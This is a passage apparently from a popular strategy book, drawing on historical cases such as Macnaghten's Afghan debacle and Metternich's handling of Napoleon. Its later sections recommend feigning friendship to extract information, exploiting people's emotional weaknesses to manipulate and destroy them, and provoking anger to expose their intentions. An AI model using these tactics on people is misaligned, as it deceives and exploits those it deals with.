Clear long-term objectives give direction to all of your actions, large and small. Important decisions become easier to make. If some glittering prospect threatens to seduce you from your goal, you will know to resist it. You can tell when to sacrifice a pawn, even lose a battle, if it serves your eventual purpose. Your eyes are focused on winning the campaign and nothing else.

Your goals must be rooted in reality. If they are simply beyond your means, essentially impossible for you to realize, you will grow discouraged, and discouragement can quickly escalate into a defeatist attitude. On the other hand, if your goals lack a certain dimension and grandeur, it can be hard to stay motivated. Do not be afraid to be bold. In the large sense, you are working out for yourself what Alexander experienced as his destiny and what Friedrich Nietzsche called your "life's task"--the thing toward which your natural leanings and aptitudes, talents and desires, seem to point you. Assigning yourself a life task will inspire and guide you.

The goal's nature is critical: some objectives, if realized, will hurt you in the long run. The objectives of grand strategy in the true sense are to build a solid foundation for future expansion, to make you more secure, to increase your power. When Israel seized the Sinai Desert during the Six-Day War in 1967, what seemed to make sense was creating a kind of buffer zone between itself and Egypt. In fact, this just meant more territory to patrol and control, and it created a cause to motivate enduring hostility in the Egyptian populace. The Sinai was also vulnerable to surprise attack, which is what ended up happening in the Yom Kippur War of 1973. Since holding on to the desert, though seductive, ultimately disserved the needs of security, in the terms of grand strategy it was probably a mistake. It is sometimes hard to know what the long-term effects of achieving a goal will be, but the more seriously and realistically you examine the possibilities downwind, the less likely you are to miscalculate.

Widen your perspective. Grand strategy is a function of vision, of seeing further in time and space than the enemy does. The process of foresight is unnatural: we can only ever live in the present, which is the ground for our consciousness, and our subjective experiences and desires narrow the scope of our vision--they are like a prison we inhabit. Your task as a grand strategist is to force yourself to widen your view, to take in more of the world around you, to see things for what they are and for how they may play out in the future, not for how you wish them to be. Every event has a reason, a causal chain of relationships that made it happen; you have to dig deep into that reality, instead of seeing only the surfaces of things. The closer you get to objectivity, the better your strategies and the easier the path to your goals.

THE WILD BOAR AND THE FOX

A wild boar was sharpening his tusks on a tree trunk one day. A fox asked him why he did this when there was neither huntsman nor danger threatening him. "I do so for a good reason," he replied. "For if I am suddenly surprised by danger I wouldn't have the time to sharpen my tusks. But now I will find them ready to do their duty."

The fable shows that it is no good waiting until danger comes to be ready.

FABLES, AESOP, SIXTH CENTURY B.C.

You can take a step in this direction by always trying to look at the world through the eyes of other people--including, most definitely, your enemy--before engaging in war. Your own cultural preconceptions are a major hindrance to seeing the world objectively. Looking through other people's eyes is not a question of political correctness or of some soft, hazy sensitivity; it makes your strategies more effective. During the Vietnam War, the North Vietnamese intensely studied the American cultural scene. They looked for shifts in public opinion and strained to understand the U.S. political system and the social effects of television. American strategists, on the other hand, revealed an absolutely minimal understanding of the alien cultures of Vietnam--whether the South Vietnamese culture they were supporting or the North Vietnamese culture they were trying to fight. Blinded by their obsession with stopping the spread of communism, they failed to note the far deeper influences of culture and religion on the North Vietnamese way of fighting. Theirs was a grand-strategic blunder of the highest order.

Grand strategists keep sensitive antennae attuned to the politics of any situation. Politics is the art of promoting and protecting your own interests. You might think it was largely a question of parties and factions, but every individual is, among other things, a political creature seeking to secure his or her own position. Your behavior in the world always has political consequences, in that the people around you will analyze it in terms of whether it helps or harms them. To win the battle at the cost of alienating potential allies or creating intractable enemies is never wise.

Taking politics into account, you must figure out your grand strategy with a mind to gaining support from other people--to creating and strengthening a base. In the Roman Civil War in 49 B.C., Julius Caesar faced off against Pompey, who was then the more experienced military man. Caesar gained the edge by planning his maneuvers with an eye to their effect on public opinion in Rome. Lacking support in the Senate, he built support among the general public. Caesar was a brilliant political animal, and what made him so was his grasp of the public psyche: he understood their self-interest and shaped his strategies accordingly. Being political means understanding people--seeing through their eyes.

Sever the roots. In a society dominated by appearances, the real source of a problem is sometimes hard to grasp. To work out a grand strategy against an enemy, you have to know what motivates him or is the source of his power. Too many wars and battles drag on because neither side knows how to strike at the other's roots. As a grand strategist, you must expand your vision not only far and wide but under. Think hard, dig deep, do not take appearances for reality. Uncover the roots of the trouble and you can strategize to sever them, ending the war or problem with finality.

When the Carthaginian general Hannibal invaded Italy in 218 B.C., various Roman generals strained to defeat him, but none was effective. The Roman general later called Scipio Africanus looked at the situation differently: the problem wasn't Hannibal himself, or his base in Spain, or his ability to restock his supplies by sea from Carthage; the problem was Carthage itself. This was a country with an intractable hatred of Rome, and a long power struggle had endured between the two. Instead of taking on Hannibal, a brilliant military man, in Italy, then, Scipio invaded Carthage, forcing

Hannibal to leave Italy to defend his homeland. The attack on Carthage was more than a mere feint to draw Hannibal away; it was a sizable invasion. Scipio's grand strategy worked to perfection: not only did he defeat Hannibal in battle, he destroyed Carthage as a rival power, permanently ending its ability to stand up to Rome.

> *This is as it should be. No major proposal required for war can be worked out in ignorance of political factors; and when people talk, as they often do, about harmful political influence on the management of war, they are not really saying what they mean. Their quarrel should be with the policy itself, not with its influence. If the policy is right--that is, successful--any intentional effect it has on the conduct of war can only be to the good. If it has the opposite effect the policy itself is wrong. Only if statesmen look to certain military moves and actions to produce effects that are foreign to their nature do political decisions influence operations for the worse. In the same way as a man who has not fully mastered a foreign language sometimes fails to express himself correctly, so statesmen often issue orders that defeat the purpose they are meant to serve. Time and again that has happened, which demonstrates that a certain grasp of military affairs is vital for those in charge of general policy. Before continuing, we must guard against a likely misinterpretation. We are far from believing that a minister of war immersed in his files, an erudite engineer or even an experienced soldier would, simply on the basis of their particular experience, make the best director of policy--always assuming that the prince himself is not in control. Far from it. What is needed in the post is distinguished intellect and strength of character. He can always get the necessary military information somehow or other. The military and political affairs of France were never in worse hands than when the brothers Belle-Isle and the Duc de Choiseul were responsible--good soldiers though they all were.*
>
> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

A part of grand strategy related to severing the roots is seeing dangers as they start to sprout, then cutting them down before they get too big to handle. A grand strategist knows the value of preemptive action.

Take the indirect route to your goal. The greatest danger you face in strategy is losing the initiative and finding yourself constantly reacting to what the other side does. The solution, of course, is to plan ahead but also to plan subtly--to take the indirect route. Preventing your opponent from seeing the purpose of your actions gives you an enormous advantage.

So make your first move merely a setup, designed to extract a response from your opponent that opens him up to what comes next. Hit him directly and he reacts, taking a defensive pose that may allow him to parry your next blow; but if he can't see the point of your strike, or if it misleads him as to where the next one will come from, he is defenseless and blind. The key is to maintain control of your emotions and plot your moves in advance, seeing the entire chessboard.

The film director Alfred Hitchcock made this strategy a life principle. His every action a setup designed to yield results down the road, he calmly thought ahead and moved step by step. His goal was to make a film that matched his original vision, uncorrupted by the influence of the actors, producers, and other staff who necessarily came along later. By controlling every detail of the film's screenplay, he made it almost impossible for the producer to interfere. Should the producer try to meddle during the actual shooting, Hitchcock would have a camera ready on set with no film in it. He could pretend to take the extra shots that the producer wanted, letting the producer feel powerful without risk to the end result. Hitchcock did the same with actors: instead of telling them directly what to do, he would infect them with the emotion he wanted--fear, anger, desire--by the way he treated them on set. Every

step on the campaign trail fit perfectly into the next one.

In working on the level not of the battle but of the campaign, your first step is crucial. It should usually be deceptively soft and indirect, making it harder to read. The Japanese bombing of Pearl Harbor during World War II was a devastating surprise, but as the first move of a campaign it was a disaster. The Japanese showed their hand too quickly; rallying American public opinion to an intense level of anger, they ensured that the Americans would prosecute the war to the bitter end--and it was the Americans who had the greater military resources. Always pay attention to the first step of the campaign. It sets the tempo, determines the enemy's mind-set, and launches you in a direction that had better be the right one.

The Prussian military theoretician Carl von Clausewitz famously argued that war is the continuation of politics by other means. He meant that every nation has goals--security, well-being, prosperity--that it ordinarily pursues through politics, but when another nation or internal force thwarts their achievement through politics, war is the natural result. War is never merely about victory on the battlefield or the simple conquest of land; it is about the pursuit of a policy that cannot be realized in any other way than through force.

When a war is lost, however, all fingers usually point at the military. We may sometimes go over the generals' heads, to the politicians who declared war in the first place; during and after the Vietnam War, for example, some blamed the loss on the government's failure to commit to the war with full effort. More often, though, the postgame analysis is military--we pore over the war's battles, critiquing the officers' moves. And of course it is the military that has planned and fought the war, but even so, the real problem is a problem of grand strategy. According to von Clausewitz, failure in war is a failure of policy. The goals of the war, and the policies that drove it, were unrealistic, inappropriate, blind to other factors.

This idea is the philosophy of the grand strategist. Whenever anything goes wrong, it is human nature to blame this person or that. Let other people engage in such stupidity, led around by their noses, seeing only what is immediately visible to the eye. You see things differently. When an action goes wrong--in business, in politics, in life--trace it back to the policy that inspired it in the first place. The goal was misguided.

This means that you yourself are largely the agent of anything bad that happens to you. With more prudence, wiser policies, and greater vision, you could have avoided the danger. So when something goes wrong, look deep into yourself--not in an emotional way, to blame yourself or indulge your feelings of guilt, but to make sure that you start your next campaign with a firmer step and greater vision.

Image:
The Mountaintop.
Down on the battle-
field, everything is
smoke and confusion. It is
hard to tell friend from foe,
to see who is winning, to foresee
the enemy's next move. The general
must climb high above the fray, to the
mountaintop, where everything becomes
clearer and more in focus. There he can see beyond
the battlefield—to the movements of reserves, to
the enemy camp, to the battle's future shape. Only
from the mountaintop can the general direct the war.

Authority: It is a common mistake in going to war to begin at the wrong end, to act first and

to wait for disaster to discuss the matter.

--Thucydides (between 460 and 455 B.C.-circa 400 B.C.)

REVERSAL

Grand strategy involves two dangers that you must consider and combat. First, the successes it brings you in your first campaigns may have the same effect on you that easy victory on the battlefield gives a general: drunk on triumph, you may lose the sense of realism and proportion on which your future moves depend. Even such supreme grand strategists as Julius Caesar and Napoleon eventually fell victim to this dynamic: losing their sense of reality, they began to believe that their instincts were infallible. The greater the victory, the greater the danger. As you get older, as you move to your next campaign, you must retrench, strain doubly hard to rein in your emotions, and maintain a sense of realism.

Second, the detachment necessary to grand strategy can bring you to a point where you find it hard to act. Understanding the world too well, you see too many options and become as indecisive as Hamlet. No matter how far we progress, we remain part animal, and it is the animal in us that fires our strategies, gives them life, animates us to fight. Without the desire to fight, without a capacity for the violence war churns up, we cannot deal with danger.

The prudent Odysseus types are comfortable with both sides of their nature. They plan ahead as best they can, see far and wide, but when it comes time to move ahead, they move. Knowing how to control your emotions means not repressing them completely but using them to their best effect.

KNOW YOUR ENEMY

THE INTELLIGENCE STRATEGY

The target of your strategies should be less the army you face than the mind of the man or woman who runs it. If you understand how that mind works, you have the key to deceiving and controlling it. Train yourself to read people, picking up the signals they unconsciously send about their innermost thoughts and intentions. A friendly front will let you watch them closely and mine them for information. Beware of projecting your own emotions and mental habits onto them; try to think as they think. By finding your opponents' psychological weaknesses, you can work to unhinge their minds.

THE MIRRORED ENEMY

In June 1838, Lord Auckland, the British governor-general of India, called a meeting of his top officials to discuss a proposed invasion of Afghanistan. Auckland and other British ministers had become increasingly concerned at Russia's growing influence in the area. The Russians had already made an ally of Persia; they were now trying to do the same with Afghanistan, and if they were successful, the British in India would find themselves potentially cut off by land to the west and vulnerable to more incursions by the Russians. Instead of trying to outdo the Russians and negotiate an alliance with the Afghan ruler, Dost Mahomed, Auckland proposed what he thought was a surer solution: invade Afghanistan and install a new ruler--Shah Soojah, a former Afghan leader forced out of power twenty-five years earlier--who would then be indebted to the English.

> *He who knows the enemy and himself Will never in a hundred battles be at risk.*
>
> SUN-TZU, FOURTH CENTURY B.C.

> [*As to the second case*] *, that of being drawn into one* [*a trap or ambush*] *...you must be shrewd about not believing easily things not in accord with reason. For example, if the enemy puts some booty before you, you ought to believe that within it there is a hook and that it conceals some trick. If many of the enemy are put to flight by your few, if a few of the enemy assail your many, if the enemy turn in sudden flight,...you ought to fear a trick. And you should never believe that the enemy does not know how to carry on his affairs; rather, if you hope to be less deceived...and...run less risk, in proportion as your enemy is weaker, in proportion as he is less cautious, you should the more respect him.*
>
> *THE ART OF WAR*, NICCOLO MACHIAVELLI, 1521

Among the men listening to Auckland that day was William Macnaghten, the forty-five-year-old chief secretary of the Calcutta government. Macnaghten thought the invasion a brilliant idea: a friendly Afghanistan would secure British interests in the area and even help to spread British influence. And the invasion could hardly fail. The British army would have no trouble sweeping away the primitive Afghan tribesmen; they would present themselves as liberators, freeing the Afghans from Russian tyranny and bringing to the country the support and civilizing influence of England. As soon as Shah Soojah was in power, the army would leave, so that British influence over the grateful shah, although powerful, would be invisible to the Afghan public. When it came time for Macnaghten to give his opinion on the proposed invasion, his support of it was so sound and enthusiastic that Lord

Auckland not only decided to go ahead, he named Macnaghten the queen's envoy to Kabul, the Afghan capital--the top British representative in Afghanistan.

Meeting little resistance along the way, in August 1839 the British army reached Kabul. Dost Mahomed fled to the mountains, and the shah reentered the city. To the local inhabitants, this was a strange sight: Shah Soojah, whom many could barely remember, looked old and submissive alongside Macnaghten, who rode into Kabul wearing a bright-colored uniform topped by a cocked hat fringed with ostrich feathers. Why had these people come? What were they doing here?

With the shah back in power, Macnaghten had to reassess the situation. Reports came in informing him that Dost Mahomed was building an army in the mountains to the north. Meanwhile, to the south, it seemed that in invading the country the British had insulted some local chieftains by plundering their lands for food. These chiefs were now stirring up trouble. It was also clear that the shah was unpopular with his former subjects, so unpopular that Macnaghten could not leave him and other British interests in the country unprotected. Reluctantly Macnaghten ordered most of the British army to remain in Afghanistan until the situation was stabilized.

Time went by, and eventually Macnaghten decided to allow the officers and soldiers of this increasingly long-standing occupying force to send for their families, so that life would be less harsh for them. Soon the wives and children came, along with their Indian servants. But where Macnaghten had imagined that the arrival of the soldiers' families would have a humanizing, civilizing effect, it only alarmed the Afghans. Were the British planning a permanent occupation? Everywhere the local people looked, there were representatives of British interests, talking loudly in the streets, drinking wine, attending theaters and horse races--strange imported pleasures that they had introduced to the country. Now their families were making themselves at home. A hatred of everything English began to take root.

THE AGING LION AND THE FOX

A lion who was getting old and could no longer obtain his food by force decided that he must resort to trickery instead. So he retired to a cave and lay down pretending to be ill. Thus, whenever any animals came to his cave to visit him, he ate them all as they appeared. When many animals had disappeared, a fox figured out what was happening. He went to see the lion but stood at a safe distance outside the cave and asked him how he was. "Oh, not very well," said the lion. "But why don't you come in?" But the fox said: "I would come inside if I hadn't seen that a lot of footprints are pointing inwards towards your cave but none are pointing out." Wise men note the indications of dangers and thus avoid them.

FABLES, AESOP, SIXTH CENTURY B.C.

There were those who warned Macnaghten about this, and to all of them he had the same answer: everything would be forgotten and forgiven when the army left Afghanistan. The Afghans were childlike, emotional people; once they felt the benefits of English civilization, they would be more than grateful. One matter, however, did worry the envoy: the British government was unhappy about the increasing expense of the occupation. Macnaghten would have to do something to cut costs, and he knew just where to begin.

Most of the mountain passes through which Afghanistan's main trade routes ran were held by the Ghilzye tribes, who for many years, over the lives of many different rulers of the country, had been paid a stipend to keep the passes open. Macnaghten decided to halve this stipend. The Ghilzyes responded by blocking the passes, and elsewhere in the country tribes sympathetic to the Ghilzyes rebelled. Macnaghten, caught off guard, tried to put these rebellions down, but he did not take them

too seriously, and worried officers who told him to respond more vigorously were rebuked for overreacting. Now the British army would have to stay indefinitely.

The situation deteriorated quickly. In October 1841 a mob attacked the home of a British official and killed him. In Kabul local chiefs began to conspire to expel their British overlords. Shah Soojah panicked. For months he had begged Macnaghten to let him capture and kill his main rivals, an Afghan ruler's traditional method of securing his position. Macnaghten had told him that a civilized country did not use murder to solve its political problems. The shah knew that the Afghans respected strength and authority, not "civilized" values; to them his failure to deal with his enemies made him look weak and unrulerlike and left him surrounded by enemies. Macnaghten would not listen.

The rebellion spread, and Macnaghten now had to confront the fact that he did not have the manpower to put down a general uprising. But why should he panic? The Afghans and their leaders were naive; he would regain the upper hand through intrigue and cleverness. To that end, Macnaghten publicly negotiated an agreement whereby British troops and citizens would leave Afghanistan, in exchange for which the Afghans would supply the retreating British with food. Privately, though, Macnaghten made it known to a few key chiefs that he was willing to make one of them the country's vizier--and load with him money--in exchange for putting down the rebellion and allowing the English to stay.

> *Bait.--"Everyone has his price"--this is not true. But there surely exists for everyone a bait he cannot help taking. Thus to win many people over to a cause one needs only to put on it a gloss of philanthropy, nobility, charitableness, self-sacrifice--and on to what cause can one not put it?--: these are the sweetmeats and dainties for their soul; others have others.*
>
> *HUMAN, ALL TOO HUMAN, FRIEDRICH NIETZSCHE, 1886*

The chief of the eastern Ghilzyes, Akbar Khan, responded to this offer, and on December 23, 1841, Macnaghten rode out for a private meeting with him to seal the bargain. After exchanging greetings Akbar asked Macnaghten if he wanted to go ahead with the treachery they were planning. Thrilled to have turned the situation around, Macnaghten cheerily answered that he did. Without a word of explanation, Akbar signaled his men to grab Macnaghten and throw him in prison--he had no intention of betraying the other chiefs. Along the way a mob developed, caught hold of the unfortunate envoy, and with a fury built up over years of humiliation literally tore him to pieces. His limbs and head were paraded through the streets of Kabul, and his torso was hung from a meat hook in the bazaar.

In a matter of days, everything unraveled. The remaining British troops--some 4,500 of them, along with 12,000 camp followers--were forced to agree to an immediate retreat from Afghanistan, despite the bitter winter weather. The Afghans were to keep the retreating army supplied but did not do so. Certain that the British would never leave unless forced to, they harassed them relentlessly in their retreat. Civilians and soldiers alike quickly perished in the snow.

On January 13, British forces at the fort in Jalalabad saw a single horse struggling toward the gates. Its half-dead rider, Dr. William Brydon, was the sole survivor of the British army's doomed invasion of Afghanistan.

Interpretation

The knowledge that would have averted the catastrophe was at Macnaghten's fingertips long before he launched the expedition. Englishmen and Indians who had lived in Afghanistan could have told him that the Afghan people were among the proudest and most independent on the planet. To them the

image of foreign troops marching into Kabul would constitute an unforgivable humiliation. On top of that, they were not a people yearning for peace, prosperity, and reconciliation. In fact, they saw strife and confrontation as a healthy way of life.

Macnaghten had the information but refused to see it. Instead he projected onto the Afghans the values of an Englishman, which he mistakenly assumed were universal. Blinded by narcissism, he misread every signal along the way. As a result his strategic moves--leaving the British army occupying Kabul, halving the Ghilzyes' stipend, trying not to overplay his hand in putting down the rebellions--were exactly the opposite of what was needed. And on that fateful day when he literally lost his head, he made the ultimate miscalculation, imagining that money and an appeal to self-interest would buy loyalty among the very people he had so humiliated.

Blindness and narcissism like this are not so rare; we find them every day. Our natural tendency is to see other people as mere reflections of our own desires and values. Failing to understand the ways they are not like us, we are surprised when they do not respond as we had imagined. We unintentionally offend and alienate people, then blame them, not our inability to understand them, for the damage done.

Understand: if you let narcissism act as a screen between you and other people, you will misread them and your strategies will misfire. You must be aware of this and struggle to see others dispassionately. Every individual is like an alien culture. You must get inside his or her way of thinking, not as an exercise in sensitivity but out of strategic necessity. Only by knowing your enemies can you ever hope to vanquish them.

Be submissive so that he will trust you and you will thereby learn about his true situation. Accept his ideas and respond to his affairs as if you were twins. Once you have learned everything, subtly gather in his power. Thus when the ultimate day arrives, it will seem as if Heaven itself destroyed him.

--*Tai Kung,* Six Secret Teachings *(circa fourth century B.C.)*

THE CLOSE EMBRACE

In 1805, Napoleon Bonaparte humiliated the Austrians in the battles of Ulm and Austerlitz. In the subsequent treaty, he carved up the Austrian Empire, taking over its lands in Italy and Germany. For Napoleon all this was one part of a chess game. His ultimate goal was to make Austria an ally--a weak and subordinate ally, but one that would lend him weight in the courts of Europe, since Austria had been a central force in European politics. As part of this overall strategy, Napoleon requested a new Austrian ambassador to France: Prince Klemens von Metternich, at the time the Austrian ambassador to the Prussian court in Berlin.

Confucius's evaluation of Yang Hu, a man who had been forced to flee from one state to another because he proved greedy and disloyal each time he acquired power, provides a simple example of projecting behavior on the basis of constancy. Based upon this repeated behavioral pattern, Confucius accurately predicted that Yang Hu would certainly suffer an ignominious end. More generally, Mencius subsequently stated: "A man who ceases his efforts where he should not will abandon them anywhere. A man who is parsimonious with those with whom he should be generous will be parsimonious everywhere." Granting that people generally acquire fixed habits early in life, a man's end may therefore be foreseen by midlife: "Someone who is still disliked at forty years of age will end by being so."

RALPH D. SAWYER, *THE TAO OF SPYCRAFT*, 1998

Metternich, then thirty-two, came from one of Europe's most illustrious families. A speaker of impeccable French, a staunch conservative in politics, he was a paragon of breeding and elegance and an inveterate ladies' man. The presence of this polished aristocrat would add a sheen to the imperial court that Napoleon was creating. More important, winning over a man of such power--and Napoleon could be quite seductive in private meetings--would help in his grand strategy of making Austria a weak satellite. And Metternich's weakness for women would give Napoleon a way in.

The two men met for the first time in August 1806, when Metternich presented his credentials. Napoleon acted coolly. He dressed well for the occasion but kept his hat on, which in the mores of the time was rather rude. After Metternich's speech--short and ceremonious--Napoleon began to pace the room and talk politics in a way that made it clear he was in command. (He liked to stand up to talk to people while they remained seated.) He made a show of speaking pointedly and concisely; he was not some Corsican rube for the sophisticated Metternich to play with. In the end he was sure he had made the impression he wanted.

Coordination is less of a problem when political leaders themselves play an active part in the intelligence effort. When he was Senate majority leader, Lyndon Johnson cultivated an extensive intelligence system with sources all over Washington. At one point in the 1950s, Johnson complained to a reporter that he was focusing on internal Democratic problems while failing to cover divisions in the Senate GOP. To make his point, he pulled out a memorandum on a recent private meeting at which the reporter and several of his colleagues had gotten a briefing on GOP factionalism from Senator Thurston Morton (R-KY). Rowland Evans and Robert Novak recalled: "The Intelligence System was a marvel of efficiency. It was also rather frightening." Even in the White House, Johnson believed in firsthand political intelligence. According to his aide Harry McPherson, "I guess he called a lot of people, but I could usually count on it in the late afternoon, as he woke up from his nap, that I would get a call which would usually say, 'What do you know?'" McPherson would then pass along the latest news that he picked up from reporters and political figures.

THE ART OF POLITICAL WARFARE, JOHN J. PITNEY, JR., 2000

Over the months to come, Napoleon and Metternich had many more such meetings. It was the emperor's plan to charm the prince, but the charm ran inescapably the other way: Metternich had a way of listening attentively, making apt comments, even complimenting Napoleon on his strategic insights. At those moments Napoleon would beam inside: here was a man who could truly appreciate his genius. He began to crave Metternich's presence, and their discussions of European politics became more and more frank. The two became friends of sorts.

Hoping to take advantage of Metternich's weakness for women, Napoleon set up his sister, Caroline Murat, to have an affair with the prince. He learned from her a few pieces of diplomatic gossip, and she told him that Metternich had come to respect him. In turn she also told Metternich that Napoleon was unhappy with his wife, Empress Josephine, who could not bear children; he was considering divorce. Napoleon did not seem upset that Metternich knew such things about his personal life.

In 1809, seeking revenge for its ignominious defeat at Austerlitz, Austria declared war on France. Napoleon only welcomed this event, which gave him a chance to beat the Austrians still more soundly than before. The war was hard fought, but the French prevailed, and Napoleon imposed a humiliating settlement, annexing whole sections of the Austrian Empire. Austria's military was dismantled, its government was overhauled, and Napoleon's friend Metternich was named foreign minister--exactly

where Napoleon wanted him.

Several months later something happened that caught Napoleon slightly off guard but delighted him: the Austrian emperor offered him his eldest daughter, the Archduchess Marie Louise, in marriage. Napoleon knew that the Austrian aristocracy hated him; this had to be Metternich's work. Alliance by marriage with Austria would be a strategic tour de force, and Napoleon happily accepted the offer, first divorcing Josephine, then marrying Marie Louise in 1810.

Metternich accompanied the archduchess to Paris for the wedding, and now his relationship with Napoleon grew still warmer. Napoleon's marriage made him a member of one of Europe's greatest families, and to a Corsican, family was everything; he had won a dynastic legitimacy he had long craved. In conversation with the prince, he opened up even more than before. He was also delighted with his new empress, who revealed a keen political mind. He let her in on his plans for empire in Europe.

In 1812, Napoleon invaded Russia. Now Metternich came to him with a request: the formation of an army of 30,000 Austrian soldiers at Napoleon's disposal. In return Napoleon would let Austria rebuild its military. Napoleon saw no harm in this step; he was allied with Austria by marriage, and rearmament there would help him in the end.

Months later the Russian invasion had turned into a disaster, and Napoleon was forced to retreat, his army decimated. Now Metternich offered his services as a mediator between France and the other European powers. Centrally placed as it is, Austria had performed that task in the past, and anyway Napoleon had little choice: he needed time to recoup. Even if Austria's role as a mediator allowed it to reassert its independence, he had little to fear from his in-laws.

> *In all the martial arts, in all the performing arts and still more in all the forms of human behavior, a man's postures or moves are based on the movements of his* [*invisible*] *mind.... In the Kage Style of swordsmanship a swordsman reads his opponent's mind through his postures or moves.... What mind can penetrate his opponent's mind? It is a mind that has been trained and cultivated to the point of detachment with perfect freedom. It is as clear as a mirror that can reflect the motions within his opponent's mind.... When one stands face to face with his opponents, his mind must not be revealed in the form of moves. Instead his mind should reflect his opponent's mind like water reflecting the moon.*
>
> *LIVES OF MASTER SWORDSMEN*, MAKOTO SUGAWARA, 1988

By the spring of 1813, negotiations had broken down and a new war was about to break out between the badly damaged France and a powerful alliance of Russia, Prussia, England, and Sweden. By this time the Austrian army had grown considerably; somehow Napoleon had to get his hands on it--but his spies reported that Metternich had entered into secret agreement with the Allies. Surely this had to be some sort of ploy: how could the Austrian emperor fight his son-in-law? Yet in a few weeks, it became official: unless France negotiated a peace, Austria would drop its mediating position and join the Allies.

Napoleon could not believe what he was hearing. He traveled to Dresden for a meeting with Metternich, which took place on June 26. The moment he saw the prince, he felt a shock: the friendly, nonchalant air was gone. In a rather cold tone, Metternich informed him that France must accept a settlement that would reduce it to its natural boundaries. Austria was obligated to defend its interests and the stability of Europe. Suddenly it occurred to the emperor: Metternich had been playing him all along, the family ties merely a ploy to blind him to Austrian rearmament and independence. "So I have perpetrated a very stupid piece of folly in marrying an archduchess of Austria?" Napoleon

blurted out. "Since Your Majesty desires to know my opinion," Metternich replied, "I will candidly say that Napoleon, the conqueror, has made a mistake."

Napoleon refused to accept Metternich's dictated peace. In return Austria dropped its neutrality and joined the Allies, becoming their de facto military leader. And with Austria leading the way, they finally defeated Napoleon in April 1814 and exiled him to the Mediterranean island of Elba.

Interpretation

Napoleon prided himself on his ability to gauge people's psychology and use it against them, but in this case he was outwitted by a man far superior at such a game. Metternich's modus operandi was the following: he would quietly study his enemies from behind his smiling, elegant exterior, his own apparent relaxation inviting them to open up. In his very first meeting with Napoleon, he saw a man straining to impress: he noticed that the bantam Napoleon walked on his toes, to look taller, and struggled to suppress his Corsican accent. Later meetings only confirmed Metternich's impression of a man who craved acceptance as the social equal of Europe's aristocracy. The emperor was insecure.

This insight won, Metternich used it to craft the perfect counter-strategy: the offer of marriage into the Austrian dynasty. To a Corsican, that would mean everything, and it would blind Napoleon to a simple reality: for aristocrats like Metternich and the Austrian emperor, family ties meant nothing compared to the survival of the dynasty itself.

When Munenori was granted an audience with the shogun, he sat down, put his hands on the tatami floor, as retainers always did to show their respect to their master. Suddenly, Iemitsu thrust a spear at the "unsuspecting" Munenori--and was surprised to find himself lying flat on his back! Munenori had sensed the shogun's intention before a move had been made, and swept Iemitsu's legs out from under him at the instant of the thrust.

LIVES OF MASTER SWORDSMEN, MAKOTO SUGAWARA, 1988

Metternich's genius was to recognize the appropriate target for his strategy: not Napoleon's armies, which Austria could not hope to defeat--Napoleon was a general for the ages--but Napoleon's mind. The prince understood that even the most powerful of men remains human and has human weaknesses. By entering Napoleon's private life, being deferential and subordinate, Metternich could find his weaknesses and hurt him as no army could. By getting closer to him emotionally--through the emperor's sister Caroline, through the Archduchess Marie Louise, through their convivial meetings--he could choke him in a friendly embrace.

Understand: your real enemy is your opponent's mind. His armies, his resources, his intelligence, can all be overcome if you can fathom his weakness, the emotional blind spot through which you can deceive, distract, and manipulate him. The most powerful army in the world can be beaten by unhinging the mind of its leader.

And the best way to find the leader's weaknesses is not through spies but through the close embrace. Behind a friendly, even subservient front, you can observe your enemies, get them to open up and reveal themselves. Get inside their skin; think as they think. Once you discover their vulnerability--an uncontrollable temper, a weakness for the opposite sex, a gnawing insecurity--you have the material to destroy them.

War is not an act of the will aimed at inanimate matter, as it is in the mechanical arts.... Rather, [*it*] *is an act of the will aimed at a living entity that* reacts.

--Carl von Clausewitz (1780-1831)

KEYS TO WARFARE

The greatest power you could have in life would come neither from limitless resources nor even consummate skill in strategy. It would come from clear knowledge of those around you--the ability to read people like a book. Given that knowledge, you could distinguish friend from foe, smoking out snakes in the grass. You could anticipate your enemies' malice, pierce their strategies, and take defensive action. Their transparency would reveal to you the emotions they could least control. Armed with that knowledge, you could make them tumble into traps and destroy them.

This kind of knowledge has been a military goal since the dawn of history. That is why the arts of intelligence gathering and spying were invented. But spies are unreliable; they filter information through their own preconceptions and prejudices, and since their trade places them precisely between one side and the other and forces them to be independent operators, they are notoriously hard to control and can turn against you. Then, too, the nuances that give people away--the tone in a speaker's voice, the look in his or her eyes--are inevitably missing from their reports. In the end the spy's information means nothing unless you are adept at interpreting human behavior and psychology. Without that skill you will see in it what you want to see, confirming your own prejudices.

The leaders who have made best use of intelligence--Hannibal, Julius Caesar, Prince Metternich, Winston Churchill, Lyndon Johnson during his career in the U.S. Senate--were all first and foremost great students of human nature and superior readers of men. They honed their skills through personal observation of people. Only with that foundation could the use of spies extend their powers of vision.

> *In my opinion, there are two kinds of eyes: one kind simply looks at things and the other sees through things to perceive their inner nature. The former should not be tense* [*so as to observe as much as possible*] *; the latter should be strong* [*so as to discern the workings of the opponent's mind clearly*] *. Sometimes a man can read another's mind with his eyes. In fencing, it is all right to allow your own eyes to express your will but never let them reveal your mind. This matter should be considered carefully and studied diligently.*
>
> MIYAMOTO MUSASHI, 1584-1645

The first step in the process is to get over the idea that people are impenetrable mysteries and that only some trick will let you peek into their souls. If they seem mysterious, it is because almost all of us learn to disguise our true feelings and intentions from an early age. If we went around showing just how we felt and telling people what we planned to do, we would make ourselves vulnerable to malice, and if we always spoke our minds, we would offend a lot of people unnecessarily. So as we grow up, concealing much of what we are thinking becomes second nature.

This deliberate opacity makes the intelligence game difficult but not impossible. For even as people consciously struggle to conceal what is going on in their minds, they unconsciously want to reveal themselves. Hiding how we feel in social situations is exhausting; being able to show ourselves is a relief. We secretly want people to know us, even including our dark side. Even while we consciously struggle to control this hidden yearning, unconsciously we are always sending out signals that reveal a part of what is going on inside--slips of the tongue, tones of voice, styles of dress, nervous twitches, sudden irrational actions, a look in the eye that contradicts our words, the things we say after a drink.

> Anger as spy. *--Anger empties out the soul and brings even its dregs to light. That is why, if we know no other way of discovering the truth of the matter, we must know how to put our acquaintances, our adherents and opponents, into a rage, so as to learn all that is really being*

thought and undertaken against us.

HUMAN, ALL TOO HUMAN, FRIEDRICH NIETZSCHE, 1886

Understand: day in and day out, people emit signals that reveal their intentions and deepest desires. If we do not pick them up, it is because we are not paying attention. The reason for this is simple: we are usually locked up in our own worlds, listening to our internal monologues, obsessed with ourselves and with satisfying our own egos. Like William Macnaghten, we tend to see other people merely as reflections of ourselves. To the extent that you can drop your self-interest and see people for who they are, divorced from your desires, you will become more sensitive to their signals.

